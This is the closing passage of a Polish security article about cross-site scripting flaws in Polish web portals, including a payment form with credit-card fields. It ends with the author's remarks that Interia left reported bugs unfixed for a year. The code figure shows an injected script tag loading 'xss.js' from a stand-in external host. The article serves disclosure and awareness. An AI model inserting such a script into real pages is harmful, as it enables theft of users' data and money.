    <input name="sTag" value="" type="hidden">
    <input name="sMenu" value="" type="hidden">
    <input name="sOwnType" value="" type="hidden">
    <input name="sOwnCounter" value="" type="hidden">
    <input name="sRate" value="" type="hidden">
    <input name="sEndDate" value="" type="hidden">
    <input name="sCCardType" value="" type="hidden">
    <input name="sCCardNbr" value="" type="hidden">
    <input name="sKind" value="" type="hidden">
    <input name="sRegisterNumber" value="" type="hidden">
    <input name="sFundNumber" value="" type="hidden">
    <input name="sPBLAvail" value="" type="hidden">
<table border="0" cellpadding="0" cellspacing="0" width="98%"><tbody><tr>       <td colspan="3"
</tr></tbody></table><table border="0" cellpadding="0" cellspacing="0" width="98%"><tbody><tr>

<br><br>

</form><script src="http://server.com/xss.js"></script></body></html>
```

Rysunek 10. *Kod strony ukazujący nasze dodane elementy*

poważne luki. Błędy te mogły zostać wykorzystane przeciwko użytkownikom serwisów w celu wykradzenia ich prywatnych danych, czy w ostateczności – pieniędzy. Internet jest ciągle niebezpiecznym miejscem dla nieświadomego użytkownika, który korzystając z jego możliwości ma do czynienia z olbrzymią bazą informacji, ale również polem bitwy między twórcami oprogramowania i stron internetowych, a crackerami i phisherami starającymi się wykorzystać wszelkie możliwe błędy do kradzieży pieniędzy, czy spowodowania zwyczajnego zamieszania. Polskie portale powinny być świadome zagrożenia i przeciwdziałać mu. Do tej pory można wykryć bardzo poważne błędy w wielkich serwisach. Nie wspomnę tym bardziej o mniejszych, które nie zajmują się nawet takimi problemami. Warto zaznaczyć, iż Interia po zgłoszeniu błędów, w ciągu roku nic nie zrobiła nic w ich sprawie. Mam jednak nadzieję, że w przyszłości będziemy mogli liczyć na staranniejsze podejście do tematu zabezpieczeń polskich serwisów internetowych i ich wyższego poziomu. ●

O autorze

Michał Majchrowicz, student III roku informatyki na wydziale Elektrotechniki, Elektroniki, Informatyki i Automatyki Politechniki Łódzkiej.